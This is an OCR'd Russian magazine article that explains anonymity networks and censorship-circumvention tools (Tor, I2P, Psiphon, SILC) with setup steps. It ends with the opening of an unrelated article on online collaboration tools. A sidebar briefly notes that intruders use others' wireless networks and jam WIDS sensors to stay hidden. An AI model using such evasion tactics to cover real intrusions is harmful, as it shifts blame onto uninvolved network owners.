
В чем проблема такого замечательного средства, как VPN-сервис? На выходе получаешь совершенно другой IP, а весь трафик до сервера тщательно шифруется — сказка, да и только. Загвоздка в том, что ты все равно от кого-то зависишь. Нет никакой гарантии того, что сервак, на котором установлен VPN или прокся, не ведет логи, а в его подсети не орудует банальный снифер, который, как на десерт, уплетает весь расшифрованный трафик. Конечно, владельцы сервисов уверяют, что их услуги полностью безопасны и зачастую действительно прикладывают для этого массу усилий, еженедельно меняя IP, а иногда даже и площадки размещения серверов. Но 100% гарантий-то все равно нет. Давай посмотрим на это со стороны. Раз один сервер обеспечить анонимность не может, разумно попробовать периодически менять посредника — в этом случае отследить тебя будет гораздо сложнее. Так и родилась идея пиринговых анонимных сетей.
Вообще говоря, о подобной технологии, а именно — **Tor**, мы уже писали. Принцип обеспечения анонимности строится на базе распределенной системы серверов, так называемых нод, между которыми в зашифрованном виде передаются данные. Для соединения обычно используется три сервера, которые образуют временную цепочку. Серверы для нее выбираются случайным образом, причем каждый из них знает минимум информации о своих соседях. Однако Tor — это далеко не единственная разработка в этой области. Достигнуть широкой огласки ей помогли освещение в прессе и использование некогда в правительственных организациях и военных ведомствах. В то же время добротные разработки пока не продвинулись дальше своего аккаунта в Google Codes (бесплатный сервис для разработчиков, где они могут хостить свои программы и исходники, — Прим. Step'а).
Основное предназначение пиринговых сетей состоит в том, чтобы скрыть персону отправителя данных и их получателя. Иногда это делается даже в легальных целях (обмен информацией в кругу какого-то социального сообщества, типа «анонимных алкоголиков» и так далее). Но в целом многие эксперты выступают против таких сетей, потому что они увеличивают возможность оборота порнографии, нелегальных материалов и тому подобных вещей. Если рассматривать вопрос использования таких технологий со стороны безопасности, можно сказать, что они актуальны при обходе цензурных фильтров, которые активно применяются в разных странах (Китай, к примеру). Анонимные p2p-сети делятся на: opennet и darknet (friend-to-friend) реализации. С этим все просто. В первом типе сетей ноды выбираются автоматически или по указанию клиента, во втором же — юзер устанавливает соединение (direct) только с определенным узлом, который он сам, наверняка, знает. Некоторые из технологий, к примеру, **Freenet** (www.freenetproject.org) поддерживают оба типа соединения.



Подборочная картинка из официального мануала о функционировании сети TOR. Из рисунка видно, зеленые пути — пути, где твой трафик шифруется, красные — нет. Соответственно, если последняя выходная нода в близи сервера «BOB» будет под управлением хакера, эфир персонажа Alice может быть прослушан. А ведь на ее месте мог оказать кто угодно! :)



Устанавливаем i2p



SILC в действии. Международная хакерская беседа! Все, что для нее потребовалось — это иметь SSH-клиент

КОНКРЕТНЫЕ РЕАЛИЗАЦИИ

Стоит отметить, что авторами подобного софта в основном являются немцы. Это легко объясняется суровостью их законодательства в отношении хакерства и разработки вредоносного кода. Один из моих друзей в Германии со слезами на глазах рассказывал, что им запрещается даже держать дома софт с уклоном в тесты на проникновение или, не дай Бог, взлом (кроме случаев, когда ты предоставляешь такие услуги на реальной основе). В то же время орган, отвечающий за информационную безопасность страны — BSI, сам создал собственный LiveCD для «безопасников», напичканный софтом типа John-The-Ripper и т.п. Поэтому среди населения крепнет желание уклониться не только от выполнения упомянутых законов, но и, разумеется, ответственности за их несоблюдение. Остановившись на Германии, приведу в пример одну из самых известных децентрализованных анонимных сетей — **I2P** (i2p2.de).

С установкой и настойкой проблем не возникнет — они предельно просты. Необходимо скачать клиент, требующий Java, и после запуска он забиндит адрес `http://localhost:7657`, через который ты и попадаешь в мир I2P. Там ты обнаружишь нечто вроде реальной сети, со своими сервисами, приложениями, личным кабинетом, где ты можешь отслеживать трафик, а также мониторить новые ноды. Итак, основные приложения, доступные для использования внутри I2P:

- `Susimail (localhost:7657/susimail/susimail)`
- `SusiDNS (localhost:7657/susidns/index.jsp)`
- `I2Psnark (localhost:7657/i2psnark)`
- `eepsite (localhost:7658)`
- `I2PTunnel (localhost:7657/i2ptunnel/index.jsp)`
- мониторинг туннелей `(localhost:7657/tunnels.jsp)`

Непосредственно анонимный серфинг в инете осуществляется посредством HTTP-прокси I2P на 4444-порту. Кстати, в самой сети установлены защищенные веб-узлы, специально заточенные для соблюдения анонимности и называемые «eepsites».



info


• Подробности об использовании Tor ты можешь прочитать в статье «Сетевой камуфляж» в #92 номере][или PDF-версии на нашем диске.

• В статье освещены далеко не все сети для анонимизации. За кадром осталась, например, система **PHANTOM** (code.google.com/p/phantom). Эта децентрализованная сеть появится после нового года. О том, что в ней ожидать, пока остается только догадываться.



warning

Информация представлена в целях ознакомления. В случае использования ее в противозаконных целях, за свои поступки ты будешь отвечать сам. Редакция в этом случае ответственности не несет!



Открытый и секретные ключи


Установленный Anonymous IRC в действии

Программы для анонимности

Существует целый ряд программ для обеспечения частной жизни в Сети, которые рекомендует Internet Security for Civil Society (www.civisec.org) — некоммерческая организация, занимающаяся защитой прав человека в интернете. Возьми на заметку.
Hacktivismo.com. Сайт международной группы хакеров, защитников прав человека, юристов, а также парней, организовавших Cult of Dead Cow — известной хакерской группировки и группы компьютерной безопасности. В свое время они зарелизили Torpark — фичу, сочетающую браузер Portable Firefox на базе Firefox Deer Park и преднастроенный TOR. Вся комбинация могла запускаться с USB-флешки. Другой их релиз — ScatterChat, представляющий собой IM-систему с шифрованным чатом. Говоря об этой группе, трудно не вспомнить и другие проекты. Например, p2p-систему Six/Four (sourceforge.net/projects/sixfour), предназначенную для развертывания и поддерживающую собственную реализацию крипто-протокола.
Portableapps.com. Коллекция наиболее часто используемых программ, среди которых есть Thunderbird с поддержкой PGP.
Ultrareach.com. Решение для безопасного серфинга по Инету, реализованное в виде плагина к Mozilla, а также самостоятельного приложения. Радует, что прога бесплатна и вполне способна конкурировать с такими шароварными продуктами, как Steganos Internet Anonym.
Freegate. Шифрованный доступ в Интернет. Сомнительный софт, особо популярный в Китае.
Openoffice.org. Бесплатный набор программ (аналогичный MS Office). К сведению: текстовые документы, сохраненные в формате .odt, могут быть зашифрованы по умолчанию.

ОБХОДИМ ФИЛЬТРЫ

Еще одна интересная разработка в этой области — проект **Psiphon** (siphon.ca). Цель разработчиков — предоставить возможность беспрепятственного доступа в инет гражданам тех стран, где это серьезно ограничивается. В большинстве стран никаких ограничений и фильтров нет, но есть целый ряд государств, имеющий свой взгляд на свободу в Сети. Общая идея проекта Psiphon заключается в том, что пользователи, проживающие в свободных и адекватных странах (вроде России), помогают менее удачливым братьям по разуму из других стран получить свободный доступ к Глобальной Сети. Без ограничений, цензуры и шейперов.
Psiphon работает через компьютерные сети, между участниками которых установлены доверительные отношения. Имеются провайдеры psiphon, которые устанавливают, контролируют и обслуживают psiphon-сервер (psiphonode) в той стране, где нет цензуры, и есть пользователи psiphon (psiphonites), которые входят в систему и получают доступ к заблокированному серверу из страны, где интернет проходит цензуру. Любому, кто столкнулся с подобными ограничениями, под силу найти список псифонод и, попользовавшись настройками, получить возможность выходить в Web без всяких запретов.
Что представляет собой псифонод для пользователя? Обычный веб-прокси — специальный сайт, с дополнительной панелью для ввода адреса и фреймом, где отображается содержимое запрашиваемого ресурса. Таким образом, для использования не нужно ничего, кроме обычного браузера.
Как организовать свой псифонод и предоставлять друзьям доступ к заблокированному для них контенту? Вот один из вариантов:
1) Качаем сам Psiphon для Винды. Там же находятся версия для Linux, а также исходники приложения.
2) Во время процедуры установки, наверняка, начнет ругаться твой файрвол. Необходимо разрешить нашей программе выходить в Сеть и разблокировать процесс. Далее придется напрячь извилины и придумать уникальное имя для своего псифонода.
3) На следующем этапе программа определит твой IP-адрес, проверит доступность 443-порта (для SSL). Если он занят, тебе потребуется вручную указать любой свободный порт.
4) Установка завершена — можно смело жать «Start». Как только твоя нода перешла в состояние «ON», проверь ее доступность, обратившись на адрес по синей ссылке в верхней части управления. Заметь, что URL для запроса имеет следующий вид: `https://ip:443/имя` (соответственно, введенное тобой на втором этапе). Если все пашет корректно, то в браузере должна открыться сертификационная страница, где клиенту надо принять принять сертификат и ввести данные для авторизации. Кстати о них! Аккаунты для клиентов создаются с помощью кнопки «Add» (логин, пароль, электронная почта, полное имя).
Минусы технологии сразу не проявляются, но прозрачны. У недобросовестных операторов ноды существует возможность отслеживать, какие ресурсы посещают их псифониты. Если основываться на принципах



Открываю доступ в свободный мир для друзей из Китая. Чуть не забыл, что имя psiphon-сервера обязательно должно быть уникальным

Беспроводные сети на службе у хакера

Как ни крути, а беспроводные сети сейчас особенно часто используются злоумышленниками для обеспечения анонимности. Несложно понять, почему. Хакер получает чужой IP, закрепленный за совершенно другим человеком или, что еще лучше, организацией. В беспроводном окружении хромает физический уровень безопасности (отсутствует видеомониторинг, группы безопасности). Даже в случае, когда на периметре присутствует специальная WIDS-система (о которой шла речь в одной из старых моих статей «На чем палятся вардрайверы») — а это уже само по себе редкость — опытный злоумышленник может воспользоваться jamming-атакой на один из сенсоров и остаться незамеченным. Оставлять свою беспроводную сеть открытой — благородно и при грамотной настройке вполне безопасно, но исключать возможность использования ее в только что описанных целях нельзя.

взаимного доверия, оператор по идее не разглашает эту информацию, чтобы не подвергать людей опасности. Ситуация сродни истории о прослушивании выходных нод TOR-сервера, который ты сам снифаешь при использовании различными пользователями. Еще не так давно шведский специалист по безопасности (DEranged Security) подобным образом собрал около сотни аккаунтов электронных почт делегатов международных посольств и правительств. Второй скользкий момент Psiphon состоит в том, что провайдеру ноды необходимо каким-то хитрым, а главное, безопасным способом передать клиенту данные для подключения . А ведь без дополнительных разъяснений это может оказаться крайне сложным...

МОМЕНТЫ ОБЩЕНИЯ

Помимо непосредственно серфинга, в Сети особенно остро стоит вопрос о конфиденциальности общения. Нынешний андеграунд знает много различных IM-систем, способных обеспечить секретность разговоров. Попадаются даже собственные разработки, например, NDC (проект от fij'a).
Западные товарищи активно используют такую штуку, как **SILC** (www.silcnet.org). Secure Internet Live Conferencing, если расшифровать, — это клиент серверной технологии для крипто-переписки в режиме реального времени. Самое интересное в том, что она распространяется в виде связки, состоящей из отдельно сервера, который ты сам можешь установить для своих парней, и официального клиента под Linux/Unix/Mac/Windows. В особых случаях можно вообще обойтись без установленного клиента на машине. Представь, что мы организуем собственный VPS/VDS. Подключение к нему производится по SSH, на который мы вполне можем установить SILC-сервер и туда же — клиент под никсы. Теперь, если ты оказался в такой ситуации, когда нет возможности воспользоваться официальным клиентом (или специальным плагином для известного мессенджера Pidgin), то ты можешь просто зайти по защищенному SSH и заюзать консольный клиент. Получаем двойное шифрование своей переписки: SSH + SILC! Вижу, ты уже загорелся — тогда приступаем к настройке.
К сожалению, сервер на данном этапе доступен только для Linux/Unix, поэтому придется поднять соответствующий сервак. Установка предельно проста — `rpm -i` для бинарного пакета, либо распаковать архив и собрать стандартными `./configure&make&make install`. По дефолту все файлы пакета будут находиться в `/usr/local/silc/`, а его конфиги — `/etc/silc/`. Учти, что сервис биндит порт TCP 706, а это требует соответствующих привилегий (root/granted):

```
# groupadd silcd
# useradd — g silcd -s /bin/sh — d /usr/local/silc silcd
# silcd — запуск сервера
```

Чтобы идентифицировать друг друга и начать шифрованный канал, SILC оперирует системой ключей. Каждый ключ имеет следующий формат:


```
UN — имя пользователя
HN — хост (можно указывать IP)
RN — имя (ФИО)
E — электронная почта
C — сокращение страны (RU, DE, FR)
```

Создание («выписка») ключей производится с помощью команды: `#/usr/local/silc/sbin/silcd -C /usr/local/silc/etc -identifier="UN=skvoz, HN=silc.wardriver.ru, RN=Andrej Komarov, E=komarov@itdefence.ru , C=RU"`. Чем-то это напоминает штатные запросы dsquery к Active Directory, где указываются различные параметры. Сгенерированная пара ключей будет находиться в директории, указанной после флага «-C». Протокол SILC по умолчанию генерирует свой открытый ключ SILC, однако легко поддерживает ключ SSH2, OPENPGP, x.509. Клиент в свою очередь может создать публичный ключ сам, воспользовавшись утилитой puttygen, которая распространяется вместе с нашим любимым SSH-клиентом **PuTTY** (www.chiark.greenend.org.uk/~sgtatham/putty). При этом приватный ключ остается у него для авторизации. К созданию ключа надо отнестись ответственно, потому что при несовпадении логина владельца тебя просто не пустит на сервер. Если у тебя нет ключа и ты впервые пытаешься подключиться к серверу, он сгенерит его для тебя автоматически, но при этом запросит так называемую passphrase. Она указана в конфиге /etc/silcd.conf, отдельно для админа и клиента. Вот, собственно, и вся настройка. В ряде моментов SILC сильно напоминает IRC. Кстати говоря, многие взломщики и специалисты по безопасности по-прежнему продолжают тусить на приватных конференциях, используя именно эту систему. Излюбленное место тусовки хакеров — каналы с поддержкой SSL и сертификатов. Можно еще больше укрепить безопасность, если взять на вооружение **Invisible IRC Project** (IIP, invisibleip.sourceforge.net/iip). Это реализация «point to point» протокола шифрования, который эксплуатируется внутри прокси между сервером и клиентом. Соответствующая прокся подымается на `localhost:6667`.

ПОЛНАЯ АНОНИМНОСТЬ?

Если говорить начистоту, то никакие инструменты и условия не обеспечат тебе 100% анонимность.Всегда остается небольшая вероятность, что на каком-то из серверов ведутся логи, а в каком-то месте тупо отключено шифрование. Но если использовать комбинации старых проверенных способов и новых взятых на вооружение приемов, можно вполне успешно сохранять инкогнито.

СТЕПАН «STEP» ИЛЬИН
/ STEP@GAMELAND.RU /



ОДИН В ПОЛЕ НЕ ВОИН


СРЕДСТВА ДЛЯ СОВМЕСТНОЙ РАБОТЫ ОНЛАЙН

Любой мало-мальски сложный проект одному не поднять. Нет, конечно, можно постараться и через пару лет выдать полусырой продукт, но зачем? Ведь гораздо веселее, быстрее и эффективнее работается в команде. А чтобы делать это умеючи, придется выделить время и освоить полезные инструменты.

Умное слово «collaborate» сейчас популярно как никогда. Поддержка «совместной работы», а именно так оно переводится, означает, что сервис предоставляет возможность одновременной работы сразу для нескольких пользователей, которые трудятся над решением общей задачи. Причем, у каких-то сервисов коллективный труд является лишь одной из опций, а у других — непосредственным предназначением. К сожалению, «collaborate» реальную возможность работать коллективом обозначает далеко не всегда, а среди сервисов, по-настоящему поддерживающих совместную работу, бесплатны лишь некоторые. Можно долго хвалить всемирно известный инструмент **Basecamp** (www.basecamphq.com), предназначенный для управления проектами, но весь мед портит ложка дегтя. За пользование им придется выкладывать $24 в месяц — и это, замечу, минимум! С полгода назад взявшись наладить порядок в делах, я принялся за поиск полезных и бесплатных инструментов, которые помогли бы помочь в коллективной работе. И вот что у меня получилось.

1. РАБОТА С ДОКУМЕНТАМИ: GOOGLE DOCS

Работая в издательстве, имеешь дело с текстами постоянно. Обычный Word, установленный практически везде, отлично справляется со всеми задачами, но сильно обламывается, когда речь идет о коллективной работе. Система рецензирования, хоть и удобна, и позволяет вносить правки разными людьми, но не дает самого главного — работать с документом одновременно нескольким пользователям. К тому же, возникает серьезная проблема, когда нужно





▹ **links**

• Google Docs: docs.google.com

• Teamer: teamer.ru

• Bubbl.us: www.bubbl.us

• DabbleBoard: www.dabbleboard.com

• Twiddla: www.twiddla.com

• Vyew: vyew.com

• Etherpad: etherpad.com

• Assembla: assembla.com



▹ **info**

Голосовую конференцию проще всего организовать через Skype, воспользовавшись соответствующей опцией. Причем, помимо других пользователей, можно подключить кого угодно, позвонив по обычному номеру с помощью платной услуги Skypeout.
K Skype есть несколько плагинов для screen-sharing: к примеру, **Unyte** (https://extras.skype.com/907/view). Компанию, его разработавшую, кстати говоря, купила сама IBM.

предоставить кому-то доступ к документам, находящимся внутри локалки издательства. Так как же быть? На помощь приходит **Google Docs**, о котором не слышал, пожалуй, только ленивый.

